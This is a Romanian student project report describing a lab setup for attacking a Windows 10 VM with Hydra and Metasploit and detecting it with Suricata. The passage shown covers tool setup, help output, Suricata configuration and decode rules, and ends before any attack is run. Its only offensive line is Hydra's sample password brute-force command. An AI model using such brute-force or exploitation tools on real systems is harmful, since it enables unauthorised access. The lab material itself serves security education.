Proiect la disciplina: *Securitatea Spațiului Cibernetic*

Analiza practică a unui scenariu de penetrare a securității:

Utilizarea Hydra și Metasploit pentru obținerea credențialelor, exploatarea vulnerabilității EternalBlue și detectarea activităților prin Suricata

Student: Taradaciuc Nicolae

Grupa: 2A

Cuprins

1. Introducere

În acest proiect, scopul principal este simularea unui atac cibernetic într-un mediu controlat, utilizând diverse instrumente de securitate pentru a analiza procesele de atac, apărare și eficiența acestora. Vom utiliza **Kali Linux** pentru lansarea atacurilor asupra unei mașini virtuale ce rulează **Windows 10**, în timp ce monitorizarea traficului rețelei va fi realizată pe **Ubuntu**, pentru a detecta activitățile malițioase.

2. Prezentarea instrumentelor folosite

Nmap (Network Mapper) este un instrument utilizat pentru scanarea rețelelor, analiza traficului și cautarea vulnerabilităților. Acesta este folosit pentru descoperirea serviciilor active pe o rețea, identificarea porturilor deschide, determinarea tipurilor de sisteme de operare ale gazdelor și permite utilizarea de scripturi pentru detectarea de vulnerabilități.

Metasploit este un framework folosit pentru a descoperi, exploata și valida vulnerabilitățile de securitate ale unui sistem țintă. Acesta oferă o gamă largă de exploit-uri, payload-uri și module care ajută la obținerea controlului asupra unui sistem compromis, fiind un instrument puternic pentru analiza securității.


Hydra este un instrument de atac brute force folosit pentru a sparge parolele pe diverse protocoale de rețea precum SSH, SMB, RDP, HTTP și altele. Acesta este eficient în testarea forțată a parolelor prin încercarea tuturor combinațiilor posibile aflate pe listele de utilizatori și parole.

Suricata este un sistem de detecție a intruziunilor (IDS), prevenire a intruziunilor (IPS) și analiză a traficului de rețea. Acesta este folosit pentru monitorizarea în timp real a traficului de rețea și detectarea comportamentelor malițioase, inclusiv a atacurilor de tip brute force și exploatare a vulnerabilităților.

3. Configurarea mediului de testare

- Crearea mașinilor virtuale


  Instalarea a trei mașini virtuale:
  - ***Kali Linux*** *2024.4* (Utilizat pentru efectuarea atacurilor și exploatarea vulnerabilităților)
  - ***Windows*** *10 1507* (Utilizat drept țintă pentru atacuri)
  - ***Ubuntu*** *22.04.05* (Utilizat pentru a monitoriza tot ce se întâmplă pe rețeaua locală)




- Configurarea rețelei

Scopul acestui pas este conectarea celor trei mașini virtuale la aceeași rețea locală, utilizând Bridged Adapter. Acest tip de configurație permite fiecărei mașini virtuale să obțină o adresă IP pe rețeaua fizică la care este conectat computerul gazdă, astfel mașinile virtuale devenind echivalente cu un dispozitiv fizic în rețea.


Configurare rețea Kali Linux:



Configurare rețea Windows:



Configurare rețea Ubuntu:



- Instalarea și configurarea tool-urilor de scanare, testare, penetrare și monitorizare

Kali Linux: Instalare **Nmap**

```
┌──(kali㉿kali)-[~]
└─$ nmap -V
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.7 openssl-3.3.2 libssh2-1.11.1 libz-1.3.1 libpcre2-10.44 libpcap-1.10.5 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Kali Linux: Instalare **Metasploit**

```
┌──(root㉿kali)-[/opt/metasploit-framework]
└─# ls
app                  docker                       Gemfile              metasploit-framework.gemspec  msfvenom       spec
CODE_OF_CONDUCT.md   docker-compose.override.yml  Gemfile.local.example  modules                     msf-ws.ru      test
config               docker-compose.yml           Gemfile.lock         msfconsole                  PglCTQTP.jpeg  tools
CONTRIBUTING.md      Dockerfile                   GXNuvFmf.jpeg        msfd                        plugins        Vagrantfile
COPYING              docs                         jkKAxiop.jpeg        msfdb                       Rakefile       xFDLlTcj.jpeg
cortex.yaml          Document1.txt                kubernetes           msf-json-rpc.ru             README.md      yLYzArIK.jpeg
CURRENT.md           documentation                lib                  msfrpc                      rrKXfDPF.jpeg
data                 DocumenteImportante          LICENSE              msfrpcd                     script
db                   external                     LICENSE_GEMS         msfupdate                   scripts

┌──(root㉿kali)-[/opt/metasploit-framework]
└─# ./msfconsole --version
Framework Version: 6.4.42-dev-a133b58665

┌──(root㉿kali)-[/opt/metasploit-framework]
└─# ./msfconsole --help
Usage: msfconsole [options]

Common options:
    -E, --environment ENVIRONMENT    Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
    -M, --migration-path DIRECTORY   Specify a directory containing additional DB migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database settings

Framework options:
    -c FILE                          Load the specified configuration file
    -v, -V, --version                Show version

Module options:
        --[no-]defer-module-loads    Defer module loading unless explicitly asked
    -m, --module-path DIRECTORY      Load an additional module path

Console options:
    -a, --ask                        Ask before exiting Metasploit or accept 'exit -y'
    -H, --history-file FILE          Save command history to the specified file
    -l, --logger STRING              Specify a logger to use (Flatfile, Stderr, Stdout, StdoutWithoutTimestamps, TimestampColorlessFl
atfile)
        --[no-]readline
    -L, --real-readline              Use the system Readline library instead of RbReadline
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN              Load a plugin on startup
    -q, --quiet                      Do not print the banner on startup
    -r, --resource FILE              Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND    Execute the specified console commands (use ; for multiples)
    -h, --help                       Show this message
```

Kali Linux: Instalare **Hydra**

```
┌──(root㉿kali)-[~]
└─# hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W T
IME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-
form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-lis
tener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snm
p socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Ubuntu: Instalare **Suricata**

```
root@hostname:/# suricata -v
Suricata 7.0.8
USAGE: suricata [OPTIONS] [BPF FILTER]

        -c <path>                           : path to configuration file
        -T                                  : test configuration file (use with -c)
        -i <dev or ip>                      : run in pcap live mode
        -F <bpf filter file>                : bpf filter file
        -r <path>                           : run in pcap file/offline mode
        -q <qid[:qid]>                      : run in inline nfqueue mode (use colon to specify a range of queues)
        -s <path>                           : path to signature file loaded in addition to suricata.yaml settings (optional)
        -S <path>                           : path to signature file loaded exclusively (optional)
        -l <dir>                            : default log directory
        -D                                  : run as daemon
        -k [all|none]                       : force checksum check (all) or disabled it (none)
        -V                                  : display Suricata version
        -v                                  : be more verbose (use multiple times to increase verbosity)
        --list-app-layer-protos             : list supported app layer protocols
        --list-keywords[=all|csv|<kword>]   : list keywords implemented by the engine
        --list-runmodes                     : list supported runmodes
        --runmode <runmode_id>              : specific runmode modification the engine should run.  The argument
                                              supplied should be the id for the runmode obtained by running
                                              --list-runmodes
        --engine-analysis                   : print reports on analysis of different sections in the engine and exit.
                                              Please have a look at the conf parameter engine-analysis on what reports
                                              can be printed
        --pidfile <file>                    : write pid to this file
        --init-errors-fatal                 : enable fatal failure on signature init error
        --disable-detection                 : disable detection engine
        --dump-config                       : show the running configuration
        --dump-features                     : display provided features
        --build-info                        : display build information
        --pcap[=<dev>]                      : run in pcap mode, no value select interfaces from suricata.yaml
        --pcap-file-continuous              : when running in pcap mode with a directory, continue checking directory for pcaps until interrupted
        --pcap-file-delete                  : when running in replay mode (-r with directory or file), will delete pcap files that have been processed when done
        --pcap-file-recursive               : will descend into subdirectories when running in replay mode (-r)
        --pcap-buffer-size                  : size of the pcap buffer value from 0 - 2147483647
        --af-packet[=<dev>]                 : run in af-packet mode, no value select interfaces from suricata.yaml
        --simulate-ips                      : force engine into IPS mode. Useful for QA
        --user <user>                       : run suricata as this user after init
        --group <group>                     : run suricata as this group after init
        --erf-in <path>                     : process an ERF file
        --unix-socket[=<file>]              : use unix socket to control suricata work
        --reject-dev <dev>                  : send reject packets from this interface
        --include <path>                    : additional configuration file
        --set name=value                    : set a configuration value
```


4. Configurarea tool-urilor, realizarea atacurilor și monitorizarea acestora

- Configurare **Suricata**


Verificare status serviciu Suricata.

```
username@hostname:~$ sudo systemctl status suricata.service
● suricata.service - LSB: Next Generation IDS/IPS
     Loaded: loaded (/etc/init.d/suricata; generated)
     Active: active (exited) since Tue 2024-12-24 05:39:06 EET; 1min 3s ago
       Docs: man:systemd-sysv-generator(8)
        CPU: 282ms

Dec 24 05:39:06 hostname systemd[1]: Starting LSB: Next Generation IDS/IPS...
Dec 24 05:39:06 hostname suricata[38753]: Starting suricata in IDS (af-packet) mode... done.
Dec 24 05:39:06 hostname systemd[1]: Started LSB: Next Generation IDS/IPS.
```

Serviciul Suricata este “Exited”, însemnând că acesta nu rulează, urmatorul pas fiind dezactivarea serviciului și configurarea regulilor.



O serie de seturi de reguli sunt dezvoltate și menținute de comunitatea de securitate, fiind disponibile public pentru a ajuta la detectarea unor atacuri și vulnerabilități deja cunoscute. În acest proiect vom utiliza setul de reguli cu denumirea **et/open**.



Acesta este conținutul fișierului **suricata.rules** după adăugarea setului de reguli “Emerging Threats Open Ruleset”(et/open).

```
alert pkthdr any any -> any any (msg:"SURICATA IPv4 packet too small"; decode-event:ipv4.pkt_too_small; classtype:protocol-command-decode; sid:2200000; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 header size too small"; decode-event:ipv4.hlen_too_small; classtype:protocol-command-decode; sid:2200001; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 total length smaller than header size"; decode-event:ipv4.iplen_smaller_than_hlen; classtype:protocol-command-decode; sid:2200002; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 truncated packet"; decode-event:ipv4.trunc_pkt; classtype:protocol-command-decode; sid:2200003; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 invalid option"; decode-event:ipv4.opt_invalid; classtype:protocol-command-decode; sid:2200004; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 invalid option length"; decode-event:ipv4.opt_invalid_len; classtype:protocol-command-decode; sid:2200005; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 malformed option"; decode-event:ipv4.opt_malformed; classtype:protocol-command-decode; sid:2200006; rev:2;)
# alert pkthdr any any -> any any (msg:"SURICATA IPv4 padding required "; decode-event:ipv4.opt_pad_required; classtype:protocol-command-decode; sid:2200007; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 with ICMPv6 header"; decode-event:ipv4.icmpv6; classtype:protocol-command-decode; sid:2200092; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 option end of list required"; decode-event:ipv4.opt_eol_required; classtype:protocol-command-decode; sid:2200008; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 duplicated IP option"; decode-event:ipv4.opt_duplicate; classtype:protocol-command-decode; sid:2200009; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 unknown IP option"; decode-event:ipv4.opt_unknown; classtype:protocol-command-decode; sid:2200010; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 wrong IP version"; decode-event:ipv4.wrong_ip_version; classtype:protocol-command-decode; sid:2200011; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 packet too small"; decode-event:ipv6.pkt_too_small; classtype:protocol-command-decode; sid:2200012; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 truncated packet"; decode-event:ipv6.trunc_pkt; classtype:protocol-command-decode; sid:2200013; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 truncated extension header"; decode-event:ipv6.trunc_exthdr; classtype:protocol-command-decode; sid:2200014; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicated Fragment extension header"; decode-event:ipv6.exthdr_dupl_fh; classtype:protocol-command-decode; sid:2200015; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 useless Fragment extension header"; decode-event:ipv6.exthdr_useless_fh; classtype:protocol-command-decode; sid:2200080; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicated Routing extension header"; decode-event:ipv6.exthdr_dupl_rh; classtype:protocol-command-decode; sid:2200016; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicated Hop-By-Hop Options extension header"; decode-event:ipv6.exthdr_dupl_hh; classtype:protocol-command-decode; sid:2200017; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicated Destination Options extension header"; decode-event:ipv6.exthdr_dupl_dh; classtype:protocol-command-decode; sid:2200018; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicated Authentication Header extension header"; decode-event:ipv6.exthdr_dupl_ah; classtype:protocol-command-decode; sid:2200019; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv6 duplicate ESP extension header"; decode-event:ipv6.exthdr_dupl_eh; classtype:protocol-command-decode; sid:2200020; rev:2;)
```

Vom configura fișierul **suricata.yaml** ce are ca scop personalizarea comportamentului Suricata pentru a se adapta la nevoile utilizatorului și din acest motiv este esențială setarea parametrilor de funcționare ai sistemului de detecție a intruziunilor (IDS) din interior acestuia.

```
  GNU nano 6.2                                                /etc/suricata/suricata.yaml
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://docs.suricata.io/en/latest/configuration/suricata-yaml.html

# This configuration file generated by Suricata 7.0.8.
suricata-version: "7.0"

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.100.0/16,10.0.0.0/8,172.16.0.0/12]"
   # HOME_NET: "[192.168.1.0/24]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
   # HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"

    HTTP_SERVERS: "$HOME_NET"
```

După modificarea fișierului **suricata.rules** (adăugarea de noi reguli), vom testa serviciul pentru a verifica corectitudinea conținutului aflat în setul de reguli. (În caz contrar putem obține erori sau avertizări)

```
username@hostname:/var/lib/suricata$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
Notice: suricata: This is Suricata version 7.0.8 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 4
Info: suricata: Running suricata under test mode
Info: suricata: Setting engine mode to IDS mode by default
Info: exception-policy: master exception-policy set to: auto
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Info: detect: 1 rule files processed. 41209 rules successfully loaded, 0 rules failed, 0
Info: threshold-config: Threshold config parsed: 0 rule(s) found
Info: detect: 41212 signatures processed. 1162 are IP-only rules, 4292 are inspecting packet payl
oad, 35547 inspect application layer, 108 are decoder event only
Notice: suricata: Configuration provided was successfully loaded. Exiting.
```

După configurarea și verificarea serviciului, îl putem activa.

```
username@hostname:/var/lib/suricata$ sudo systemctl start suricata.service
username@hostname:/var/lib/suricata$ sudo systemctl status suricata.service
● suricata.service - LSB: Next Generation IDS/IPS
     Loaded: loaded (/etc/init.d/suricata; generated)
     Active: active (running) since Tue 2024-12-24 05:57:08 EET; 4s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 39598 ExecStart=/etc/init.d/suricata start (code=exited, status=0/SUCCESS)
      Tasks: 1 (limit: 9438)
     Memory: 63.6M
        CPU: 4.941s
     CGroup: /system.slice/suricata.service
             └─39607 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile /var/run/suricat>

Dec 24 05:57:08 hostname systemd[1]: Starting LSB: Next Generation IDS/IPS...
Dec 24 05:57:08 hostname suricata[39598]: Likely stale PID 38766 with /var/run/suricata.pid exis>
Dec 24 05:57:08 hostname suricata[39598]: Removing stale PID file /var/run/suricata.pid
Dec 24 05:57:08 hostname suricata[39598]: Starting suricata in IDS (af-packet) mode... done.
Dec 24 05:57:08 hostname systemd[1]: Started LSB: Next Generation IDS/IPS.
```

După cum se poate vedea, serviciul este “Running”, iar acest detaliu ne spune că serviciul rulează și suricata este gata și în curs de monitorizare. Pentru a testa serviciul, vom testa o regulă din setul “et/open”.

```
username@hostname:/var/log/suricata$ cat fast.log
